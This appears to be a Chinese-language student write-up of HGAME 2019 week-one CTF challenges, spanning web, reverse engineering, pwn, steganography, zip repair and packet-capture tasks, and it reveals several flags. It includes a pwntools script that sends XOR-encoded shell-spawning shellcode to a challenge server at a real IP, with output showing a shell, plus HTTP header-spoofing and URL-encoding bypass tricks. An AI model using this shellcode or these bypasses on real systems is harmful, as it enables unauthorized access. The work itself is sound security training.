

谁吃了我的flag[已完成]

描述

呜呜呜，Mki一起床发现写好的题目变成这样了，是因为昨天没有好好关机吗？_T hint: 据当事人回忆，那个夜晚他正在用vim编写题目页面，似乎没有保存就关机睡觉去了，现在就是后悔，十分的后悔。

URL <http://118.25.111.31:10086/index.html>

基准分数 50

当前分数 50

完成人数 236

之前看鸟哥的书的时候学了点 vim，但他没提到有这事。

一看 vim，查一下，发现是缓存文件

- 源码包 - `www.zip` `code.tar.gz` ...
- 敏感文件 - `admin.php` `flag.php` ...
- 敏感目录 - `/admin` `/upload` ...
- 编辑器源码备份 - `xxx.php~` `xxx.php.bak` `.xxx.php.swp` `.xxx.php.swo`

你测试一下就能找到，这种工具很多。然后拖到 vim 里看就行了。

换头大作战[已完成]

描述

想要flag嘛 工具: burpsuite postman hackbar 怎么用去百度，相信你可以的

URL <http://120.78.184.111:8080/week1/how/index.php>

基准分数 100

当前分数 100

完成人数 256

叫你改成 post 传数据，你就改


<https://www.wikiwand.com/en/X-Forwarded-For>
only localhost can get flag

```
<html>
  <head>...</head>
  <remove-web-limits-iqxin id="rwl-iqxin" class="i
33px; left: 0px;">...</remove-web-limits-iqxin>
  <body>
    ... <form action="index.php" method="POST" == $0
      "
      想要flag嘛 : "
      <input name="want" type="text">
      <input type="submit" value="submit">
    </form>
```

然后看 hint 搞个 burp 看一下

Send to repeater 先补那个 X-Forwarded-For localhost

会教你再补个 UA 再改个从哔哩哔哩来



叫你成 admin Cookie 0 改 1 再 go 一下就 ok 了

描述	
代码审计初♂体验	
URL	http://120.78.184.111:8080/week1/very_ez/index.php
基准分数	100
当前分数	100
完成人数	267

```
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

查一下，发现就是个 urldecode

而 URL 编码在被获取时会自动解码一次，所以将 vidar URL 编码两次
别用啥在线编码，不顶事。

can u find me?[已完成]



描述

为什么不问问神奇的十二姑娘和她的小伙伴呢

学习资料:

<https://www.cnblogs.com/yaoyaojing/p/9530728.html>

<https://www.cnblogs.com/logsharing/p/8448446.html>

<https://blog.csdn.net/z929118967/article/details/50384529>

URL <http://47.107.252.171:8080/>

基准分数 100

当前分数 100

完成人数 244

先 f12

but can you find the password?

please post password to me! I will open the gate for you!

抓个包找到

Password

Post 过去 再抓就 ok 了

brainfxxker[已完成]

描述

Ouch! What is this? I don't think that I am pretty good at C++, what a brain fxxker it is!

学习资料:

<https://zh.wikipedia.org/wiki/Brainfuck>

<https://zh.wikipedia.org/zh/ASCII>

读懂我的代码逻辑答案就出来了

补充说明:

判定答案是否正确的是 Notice 2, 即“不执行 [+] 这个部分”, 不要单纯看有没有输出 orz

URL <http://plir4axuz.bkt.clouddn.com/hgame2019/brainfucker.cpp>

基准分数 100

当前分数 100

完成人数 110

研究一下发现就是个语言，注意到循环模式和输出`[+]`的条件即可

[illegible]

数开头几个+是基数, []里的-是循环的格式不用管, 再看后面的+-就是我们后面来补上去的。

对于<>里的-就是循环几次。你一看，以 $a*b+c$ 的形式算出个数对照 ASCII 表找字母

r & xor

描述

论r与xor的重要性 ida里奇怪的大数字?不如按r试一试

URL <http://plir4axuz.bkt.clouddn.com/hgame2019/xor>

基准分数 100

当前分数 100

完成人数 91

Ida 打开 F5 在 hex 里找

HelloRe[已完成]

描述

Welcoooooome!

URL [http://plps4kyke.bkt.clouddn.com/HelloRe](http://plps4kyke.bkt.clouddn.com>HelloRe)

基准分数 50

当前分数 50

完成人数 201

```

37
38 v36 = __readfsqword (0x28u);
39 v30 = '0Y{emagh' ;
40 v31 = '_3byam_u' ;
41 v32 = '1ht_deen' ;
42 v33 = '!!!en0_s' ;
43 v34 = '}}!!' ;
44

```


你看那堆数字按个 r 是假的。毕竟只是题目的 r 部分还有 xor 部分

```

{
    for ( i = 0; i < 35; ++i )
    {
        if ( s[i] != (v5[i] ^ *((char *)&v30 + i)) )
        {
            puts("Wrong flag , try again later!" );
            return 0;
        }
    }
    puts("You are right! Congratulations!!" );
    result = 0;
}

```

看到了这个，就是知道是个 xor 比较。



用个工具，把条件填填进去。传的参数对一下。

查一下，用 angr 搞一下

```

b"hgame{X0r_1s_interest1ng_isn't_it?}\x00\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\x99\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9\xd9"

```

描述

Easiest Python Challenge!

URL <http://plqbnxx54.bkt.clouddn.com/first.py>

基准分数 100

当前分数 100

完成人数 207

```
print 'Plz input the secend part:'
secend = raw_input()
secend = base64.b64encode(secend)
if secend == enc2:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Plz input the third part:'
third = raw_input()
third = base64.b32decode(third)
if third == enc3:
    pass
```

Base64 32

babysc[已完成]

描述

大家记住babyxxx的题目有两种，这是第一种 nc 118.24.3.214 10000

学习资料: <https://bbs.pediy.com/thread-247217.htm>

URL <http://plps4kyke.bkt.clouddn.com/babysc>

基准分数 100

当前分数 100

完成人数 53

```

mov     edi, 0          ; fd
call    _read
mov     [rbp+var_4], 0
jmp     short loc_400663

loc_400663:
cmp     [rbp+var_4], 79
jle     short loc_400644

loc_400644:
mov     eax, [rbp+var_4]
cdq     eax
movzx   edx, [rbp+var_4]
mov     eax, [rbp+var_4]
add     eax, 1
xor     edx, eax
mov     eax, [rbp+var_4]
cdq     eax
mov     [rbp+var_4], dl
add     [rbp+var_4], 1

lea     rdx, [rbp+buf]
mov     eax, 0
call    rdx
mov     eax, 0
leave
retn
; ) // starts at 400604
main endp

```

Ida 打开发现个判断 var4 和 79

Var4 给 edx, edx 低 32 位其实就是把 buf 给他

Var4 又给 eax, eax+1

Xor 一下 edx 和 eax (var4 和 var4+1)

Var4 又给 eax, dl (rdx 的低八位) 给 buf[var4]的

Var4+1

另一边是把 buf 给 rdx

eax 搞 0

拉出 rdx (就是之前那个 xor 那个的 64 位)

eax 给 0

前面那个你就输入让他 read 结束即“ ”, 是异或完的答案。然后来跳过循环

```
innovation@nsg: ~  
File Edit View Search Terminal Help  
  
NORMAL a 100% 9: 1  
a" [dos] 9L, 236C [w]  
innovation@nsg:~$ python a  
+] Opening connection to 118.24.3.214 on port 10000: Done  
+] Switching to interactive mode  
ls  
abysc  
in  
ev  
lag  
ib  
ib64  
un.sh  
cat flag  
game{Baby_Baby_S0_E4ay!}Alarm clock  
+] Got EOF while reading in interactive
```

```
from pwn import *  
a = remote("118.24.3.214",10000)  
context(arch = 'amd64', os = 'linux')  
shellcode=asm(shellcraft.sh())  
x = ""  
for i in range(len(shellcode)):  
    x += chr(ord(shellcode[i])^(i+1))  
a.sendline(x)  
a.interactive()
```

aaaaaaaaa[已完成]

描述

pwn很简单的，a上去就完事了 nc 118.24.3.214 9999

URL <http://plps4kyke.bkt.clouddn.com/aaaaaaaaa>

基准分数 50

当前分数 50

完成人数 130

如题看看 a 几下

A 过去，cat flag

描述

薯片勇者传第一集！！ nc 118.24.3.214 10001

hint:可以通过爆破一点点得到flag

URL <http://plps4kyke.bkt.clouddn.com/CSTW>

基准分数 100

当前分数 100

完成人数 47


```

6
7  v3 = __readgsdword (0x14u);
8  sub_80486CB ();
9  puts ("Ch1p Save The World--Chapter 1" );
10 getchar ();
11 puts (&byte_8048918 );
12 getchar ();
13 puts (&byte_8048940 );
14 getchar ();
15 puts (&byte_8048978 );
16 getchar ();
17 puts (&byte_80489A4 );
18 getchar ();
19 while ( 1 )
20 {
21     puts (&byte_8048A18 );
22     read (0, &buf, 0x18u );
23     n = strlen (&buf);
24     if ( !strncmp (s1, &buf, n) )
25         break ;
26     puts (asc_8048A58 );
27 }
28 puts (asc_8048A80 );
29 getchar ();
30 return 0;
31}

```

一看就是叫你凑那个咒语长度 24 5 次

```

print(p.recv())
p.send('n')
print(p.recv())
for i in range(32, 127):
    try:
        p.send(flag + chr(i) + "\0")
        r = p.recv()
        print(flag + chr(i))
    except:
        pass

```

Hidden Image in LSB[已完成]

描述

Here are some magic codes which can hide information in an ordinary picture, can you extract the hidden image in the provided picture?

其实本来想让大家写写代码，后来干脆就送分了

有个神器叫 stegsolve，利用它可以直接提取本题 flag

URL <http://plir4axuz.bkt.clouddn.com/hgame2019/lb.zip>

基准分数 50

当前分数 50

完成人数 220

找 stegsolve，打开调通道就找到了

打字机[已完成]

描述

Aris(划掉)牌打字机，时尚时尚最时尚~

hint:谷歌有个以图搜图功能很不错，百度识图好垃圾的。。。

URL <http://plps4kyke.bkt.clouddn.com/打字机.zip>

基准分数 50

当前分数 50

完成人数 145

识图一下，多翻个几页发现有个对照键盘，然后还有几个例子，看一下多试个几次就好了



(好像有个字体)

Broken Chest[已完成]

描述

这个箱子坏掉了！快用你无敌的[疯狂钻石]想想办法啊！
更新一波学习资料<https://ctf-wiki.github.io/ctf-wiki/misc/archive/zip/>
URL <http://plqfgjy5a.bkt.clouddn.com/Broken-Chest.zip>
基准分数 50
当前分数 50
完成人数 143

Zip 的抬头 010editor 打开 改一下就好了 50 4B 那个



就是密码
解压得 flag

Try[已完成]

描述

无字天书
URL <http://plqfgjy5a.bkt.clouddn.com/try-it.pcapng>
基准分数 100
当前分数 100
完成人数 89

流量分析题 开 wireshark

52	40.679234	192.168.61.1	192.168.61.129	HTTP	443 GET /dec.zip HTTP/1.1
142	40.685708	192.168.61.129	192.168.61.1	HTTP	964 HTTP/1.1 200 OK (application/zip)
5	14.438864	192.168.61.1	192.168.61.129	ICMP	74 Echo (ping) request id=0x0001, seq=3,
6	14.439019	192.168.61.129	192.168.61.1	ICMP	74 Echo (ping) reply id=0x0001, seq=3,
7	15.443294	192.168.61.1	192.168.61.129	ICMP	74 Echo (ping) request id=0x0001, seq=4,
8	15.444521	192.168.61.129	192.168.61.1	ICMP	74 Echo (ping) reply id=0x0001, seq=4,
9	16.449430	192.168.61.1	192.168.61.129	ICMP	74 Echo (ping) request id=0x0001, seq=5,
10	16.449633	192.168.61.129	192.168.61.1	ICMP	74 Echo (ping) reply id=0x0001, seq=5,
11	17.453825	192.168.61.1	192.168.61.129	ICMP	74 Echo (ping) request id=0x0001, seq=6,
Flags: 0x018 (PSH, ACK) Window size value: 237 [Calculated window size: 30336] [Window size scaling factor: 128] Checksum: 0x25fe [unverified] [Checksum Status: Unverified] Urgent pointer: 0 [SEQ/ACK analysis] [Timestamps] TCP payload (910 bytes) TCP segment data (910 bytes)					
[60 Reassembled TCP Segments (87050 bytes): #54(1460) #55(1460) #57(1460) #58(1460) #60(1460) #61(1460) #63(1460) #64(1460) #65(1460) #66(1460) #67(1460) #68(1460) #69(1460) #70(1460) #71(1460) #72(1460) #73(1460) #74(1460) #75(1460) #76(1460) #77(1460) #78(1460) #79(1460) #80(1460) #81(1460) #82(1460) #83(1460) #84(1460) #85(1460) #86(1460) #87(1460) #88(1460) #89(1460) #90(1460) #91(1460) #92(1460) #93(1460) #94(1460) #95(1460) #96(1460) #97(1460) #98(1460) #99(1460) #100(1460) #101(1460) #102(1460) #103(1460) #104(1460) #105(1460) #106(1460) #107(1460) #108(1460) #109(1460) #110(1460) #111(1460) #112(1460) #113(1460) #114(1460) #115(1460) #116(1460) #117(1460) #118(1460) #119(1460) #120(1460) #121(1460) #122(1460) #123(1460) #124(1460) #125(1460) #126(1460) #127(1460) #128(1460) #129(1460) #130(1460) #131(1460) #132(1460) #133(1460) #134(1460) #135(1460) #136(1460) #137(1460) #138(1460) #139(1460) #140(1460) #141(1460) #142(1460) #143(1460) #144(1460) #145(1460) #146(1460) #147(1460) #148(1460) #149(1460) #150(1460) #151(1460) #152(1460) #153(1460) #154(1460) #155(1460) #156(1460) #157(1460) #158(1460) #159(1460) #160(1460) #161(1460) #162(1460) #163(1460) #164(1460) #165(1460) #166(1460) #167(1460) #168(1460) #169(1460) #170(1460) #171(1460) #172(1460) #173(1460) #174(1460) #175(1460) #176(1460) #177(1460) #178(1460) #179(1460) #180(1460) #181(1460) #182(1460) #183(1460) #184(1460) #185(1460) #186(1460) #187(1460) #188(1460) #189(1460) #190(1460) #191(1460) #192(1460) #193(1460) #194(1460) #195(1460) #196(1460) #197(1460) #198(1460) #199(1460) #200(1460) #201(1460) #202(1460) #203(1460) #204(1460) #205(1460) #206(1460) #207(1460) #208(1460) #209(1460) #210(1460) #211(1460) #212(1460) #213(1460) #214(1460) #215(1460) #216(1460) #217(1460) #218(1460) #219(1460) #220(1460) #221(1460) #222(1460) #223(1460) #224(1460) #225(1460) #226(1460) #227(1460) #228(1460) #229(1460) #230(1460) #231(1460) #232(1460) #233(1460) #234(1460) #235(1460) #236(1460) #237(1460) #238(1460) #239(1460) #240(1460) #241(1460) #242(1460) #243(1460) #244(1460) #245(1460) #246(1460) #247(1460) #248(1460) #249(1460) #250(1460) #251(1460) #252(1460) #253(1460) #254(1460) #255(1460) #256(1460) #257(1460) #258(1460) #259(1460) #260(1460) #261(1460) #262(1460) #263(1460) #264(1460) #265(1460) #266(1460) #267(1460) #268(1460) #269(1460) #270(1460) #271(1460) #272(1460) #273(1460) #274(1460) #275(1460) #276(1460) #277(1460) #278(1460) #279(1460) #280(1460) #281(1460) #282(1460) #283(1460) #284(1460) #285(1460) #286(1460) #287(1460) #288(1460) #289(1460) #290(1460) #291(1460) #292(1460) #293(1460) #294(1460) #295(1460) #296(1460) #297(1460) #298(1460) #299(1460) #300(1460) #301(1460) #302(1460) #303(1460) #304(1460) #305(1460) #306(1460) #307(1460) #308(1460) #309(1460) #310(1460) #311(1460) #312(1460) #313(1460) #314(1460) #315(1460) #316(1460) #317(1460) #318(1460) #319(1460) #320(1460) #321(1460) #322(1460) #323(1460) #324(1460) #325(1460) #326(1460) #327(1460) #328(1460) #329(1460) #330(1460) #331(1460) #332(1460) #333(1460) #334(1460) #335(1460) #336(1460) #337(1460) #338(1460) #339(1460) #340(1460) #341(1460) #342(1460) #343(1460) #344(1460) #345(1460) #346(1460) #347(1460) #348(1460) #349(1460) #350(1460) #351(1460) #352(1460) #353(1460) #354(1460) #355(1460) #356(1460) #357(1460) #358(1460) #359(1460) #360(1460) #361(1460) #362(1460) #363(1460) #364(1460) #365(1460) #366(1460) #367(1460) #368(1460) #369(1460) #370(1460) #371(1460) #372(1460) #373(1460) #374(1460) #375(1460) #376(1460) #377(1460) #378(1460) #379(1460) #380(1460) #381(1460) #382(1460) #383(1460) #384(1460) #385(1460) #386(1460) #387(1460) #388(1460) #389(1460) #390(1460) #391(1460) #392(1460) #393(1460) #394(1460) #395(1460) #396(1460) #397(1460) #398(1460) #399(1460) #400(1460) #401(1460) #402(1460) #403(1460) #404(1460) #405(1460) #406(1460) #407(1460) #408(1460) #409(1460) #410(1460) #411(1460) #412(1460) #413(1460) #414(1460) #415(1460) #416(1460) #417(1460) #418(1460) #419(1460) #420(1460) #421(1460) #422(1460) #423(1460) #424(1460) #425(1460) #426(1460) #427(1460) #428(1460) #429(1460) #430(1460) #431(1460) #432(1460) #433(1460) #434(1460) #435(1460) #436(1460) #437(1460) #438(1460) #439(1460) #440(1460) #441(1460) #442(1460) #443(1460) #444(1460) #445(1460) #446(1460) #447(1460) #448(1460) #449(1460) #450(1460) #451(1460) #452(1460) #453(1460) #454(1460) #455(1460) #456(1460) #457(1460) #458(1460) #459(1460) #460(1460) #461(1460) #462(1460) #463(1460) #464(1460) #465(1460) #466(1460) #467(1460) #468(1460) #469(1460) #470(1460) #471(1460) #472(1460) #473(1460) #474(1460) #475(1460) #476(1460) #477(1460) #478(1460) #479(1460) #480(1460) #481(1460) #482(1460) #483(1460) #484(1460) #485(1460) #486(1460) #487(1460) #488(1460) #489(1460) #490(1460) #491(1460) #492(1460) #493(1460) #494(1460) #495(1460) #496(1460) #497(1460) #498(1460) #499(1460) #500(1460) #501(1460) #502(1460) #503(1460) #504(1460) #505(1460) #506(1460) #507(1460) #508(1460) #509(1460) #510(1460) #511(1460) #512(1460) #513(1460) #514(1460) #515(1460) #516(1460) #517(1460) #518(1460) #519(1460) #520(1460) #521(1460) #522(1460) #523(1460) #524(1460) #525(1460) #526(1460) #527(1460) #528(1460) #529(1460) #530(1460) #531(1460) #532(1460) #533(1460) #534(1460) #535(1460) #536(1460) #537(1460) #538(1460) #539(1460) #540(1460) #541(1460) #542(1460) #543(1460) #544(1460) #545(1460) #546(1460) #547(1460) #548(1460) #549(1460) #550(1460) #551(1460) #552(1460) #553(1460) #554(1460) #555(1460) #556(1460) #557(1460) #558(1460) #559(1460) #560(1460) #561(1460) #562(1460) #563(1460) #564(1460) #565(1460) #566(1460) #567(1460) #568(1460) #569(1460) #570(1460) #571(1460) #572(1460) #573(1460) #574(1460) #575(1460) #576(1460) #577(1460) #578(1460) #579(1460) #580(1460) #581(1460) #582(1460) #583(1460) #584(1460) #585(1460) #586(1460) #587(1460) #588(1460) #589(1460) #590(1460) #591(1460) #592(1460) #593(1460) #594(1460) #595(1460) #596(1460) #597(1460) #598(1460) #599(1460) #600(1460) #601(1460) #602(1460) #603(1460) #604(1460) #605(1460) #606(1460) #607(1460) #608(1460) #609(1460) #610(1460) #611(1460) #612(1460) #613(1460) #614(1460) #615(1460) #616(1460) #617(1460) #618(1460) #619(1460) #620(1460) #621(1460) #622(1460) #623(1460) #624(1460) #625(1460) #626(1460) #627(1460) #628(1460) #629(1460) #630(1460) #631(1460) #632(1460) #633(1460) #634(1460) #635(1460) #636(1460) #637(1460) #638(1460) #639(1460) #640(1460) #641(1460) #642(1460) #643(1460) #644(1460) #645(1460) #646(1460) #647(1460) #648(1460) #649(1460) #650(1460) #651(1460) #652(1460) #653(1460) #654(1460) #655(1460) #656(1460) #657(1460) #658(1460) #659(1460) #660(1460) #661(1460) #662(1460) #663(1460) #664(1460) #665(1460) #666(1460) #667(1460) #668(1460) #669(1460) #670(1460) #671(1460) #672(1460) #673(1460) #674(1460) #675(1460) #676(1460) #677(1460) #678(1460) #679(1460) #680(1460) #681(1460) #682(1460) #683(1460) #684(1460) #685(1460) #686(1460) #687(1460) #688(1460) #689(1460) #690(1460) #691(1460) #692(1460) #693(1460) #694(1460) #695(1460) #696(1460) #697(1460) #698(1460) #699(1460) #700(1460) #701(1460) #702(1460) #703(1460) #704(1460) #705(1460) #706(1460) #707(1460) #708(1460) #709(1460) #710(1460) #711(1460) #712(1460) #713(1460) #714(1460) #715(1460) #716(1460) #717(1460) #718(1460) #719(1460) #720(1460) #721(1460) #722(1460) #723(1460) #724(1460) #725(1460) #726(1460) #727(1460) #728(1460) #729(1460) #730(1460) #731(1460) #732(1460) #733(1460) #734(1460) #735(1460) #736(1460) #737(1460) #738(1460) #739(1460) #740(1460) #741(1460) #742(1460) #743(1460) #744(1460) #745(1460) #746(1460) #747(1460) #748(1460) #749(1460) #750(1460) #751(1460) #752(1460) #753(1460) #754(1460) #755(1460) #756(1460) #757(1460) #758(1460) #759(1460) #760(1460) #761(1460) #762(1460) #763(1460) #764(1460) #765(1460) #766(1460) #767(1460) #768(1460) #769(1460) #770(1460) #771(1460) #772(1460) #773(1460) #774(1460) #775(1460) #776(1460) #777(1460) #778(1460) #779(1460) #780(1460) #781(1460) #782(1460) #783(1460) #784(1460) #785(1460) #786(1460) #787(1460) #788(1460) #789(1460) #790(1460) #791(1460) #792(1460) #793(1460) #794(1460) #795(1460) #796(1460) #797(1460) #798(1460) #799(1460) #800(1460) #801(1460) #802(1460) #803(1460) #804(1460) #805(1460) #806(1460) #807(1460) #808(1460) #809(1460) #810(1460) #811(1460) #812(1460) #813(1460) #814(1460) #815(1460) #816(1460) #817(1460) #818(1460) #819(1460) #820(1460) #821(1460) #822(1460) #823(1460) #824(1460) #825(1460) #826(1460) #827(1460) #828(1460) #829(1460) #830(1460) #831(1460) #832(1460) #833(1460) #834(1460) #835(1460) #836(1460) #837(1460) #838(1460) #839(1460) #840(1460) #841(1460) #842(1460) #843(1460) #844(1460) #845(1460) #846(1460) #847(1460) #848(1460) #849(1460) #850(1460) #851(1460) #852(1460) #853(1460) #854(1460) #855(1460) #856(1460) #857(1460) #858(1460) #859(1460) #860(1460) #861(1460) #862(1460) #863(1460) #864(1460) #865(1460) #866(1460) #867(1460) #868(1460) #869(1460) #870(1460) #871(1460) #872(1460) #873(1460) #874(1460) #875(1460) #876(1460) #877(1460) #878(1460) #879(1460) #880(1460) #881(1460) #882(1460) #883(1460) #884(1460) #885(1460) #886(1460) #887(1460) #888(1460) #889(1460) #890(1460) #891(1460) #892(1460) #893(1460) #894(1460) #895(1460) #896(1460) #897(1460) #898(1460) #899(1460) #900(1460) #901(1460) #902(1460) #903(1460) #904(1460) #905(1460) #906(1460) #907(1460) #908(1460) #909(1460) #910(1460)					

一个里有 password.txt

提取导出这个 zip 你会发现里面解压要密码，你找啊找找啊炸发现好像是 hgame*****的样子，尝试一下爆破，搞出个照片，仔细观察一下，你发现不太可能又是隐写，用 010 看一下发现有个

6B	6F	9B	E8	7E	A6	FE	02	50	4B	01	02	3F	00	14	00	ko>è~!p.PK..?...
09	00	08	00	F8	74	32	4E	DD	C4	CD	94	E7	24	00	00øt2NÝÁí"çş..
92	2F	00	00	06	00	24	00	00	00	00	00	00	00	20	00	'/....\$.
00	00	00	00	00	00	31	2E	64	6F	63	78	0A	00	20	001.docx...
00	00	00	00	01	00	18	00	C6	82	9F	9A	F8	AE	D4	01Æ,ŸšøøÔ.
B7	3B	22	83	9C	B3	D4	01	4A	37	DD	06	F8	AE	D4	01	; "fæ³Ô.Ÿ7Ÿ.øøÔ.
50	4B	05	06	00	00	00	00	01	00	01	00	58	00	00	00	PK.....X...
0B	25	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.%...























想啊想，感觉又是个压缩包加压缩包

你改一下发现又又要密码，看一下之前给的网站，是不是伪加密呢？修复一下打开 docx，发现什么都莫的，真无字天书

但我之前发现就有个 zip 的字段，再改。

webSettings.xml	655	295	XML 文档	1980/1/1 0:00	BF8DD4...
styles.xml	29,131	2,917	XML 文档	1980/1/1 0:00	02534DF5
settings.xml	3,231	1,206	XML 文档	1980/1/1 0:00	25DD0D...
fontTable.xml	1,444	501	XML 文档	1980/1/1 0:00	C7E830A8
document.xml	3,055	830	XML 文档	1980/1/1 0:00	48727C4F

看那个 document 打开。查找。发现 hgame 字段

名称	修改日期	类型	大小
 gg(1).txt	2019/1/29 14:20	TXT 文件	1,239 KB
 gg(2).txt	2019/1/29 14:21	TXT 文件	929 KB
 gg(3).txt	2019/1/29 14:22	TXT 文件	465 KB
 gg(4).txt	2019/1/29 14:22	TXT 文件	233 KB
 gg(5).txt	2019/1/29 14:23	TXT 文件	117 KB
 gg(6).txt	2019/1/29 14:24	TXT 文件	73 KB
 gg(7).txt	2019/1/29 14:25	TXT 文件	37 KB
 gg(8).txt	2019/1/29 14:26	TXT 文件	23 KB
 gg(9).txt	2019/1/29 14:27	TXT 文件	17 KB
 gg(10).txt	2019/1/29 14:28	TXT 文件	9 KB
 gg(11).txt	2019/1/29 14:29	TXT 文件	7 KB
 gg(12).txt	2019/1/29 14:30	TXT 文件	4 KB
 gg(13).txt	2019/1/29 14:31	TXT 文件	2 KB
 gg(14).txt	2019/1/29 14:37	TXT 文件	1 KB
 gg(15).txt	2019/1/29 15:12	TXT 文件	1 KB
 gg(16).txt	2019/1/29 15:13	TXT 文件	1 KB
 gg(17).txt	2019/1/29 15:13	TXT 文件	1 KB
 gg(18).txt	2019/1/29 15:14	TXT 文件	1 KB
 gg(19).txt	2019/1/29 15:14	TXT 文件	1 KB
 gg(20).txt	2019/1/29 15:15	TXT 文件	1 KB
 gg.txt	2019/1/29 14:18	TXT 文件	1,651 KB
 aaaaaaaaaa.txt	2019/1/29 15:24	TXT 文件	1 KB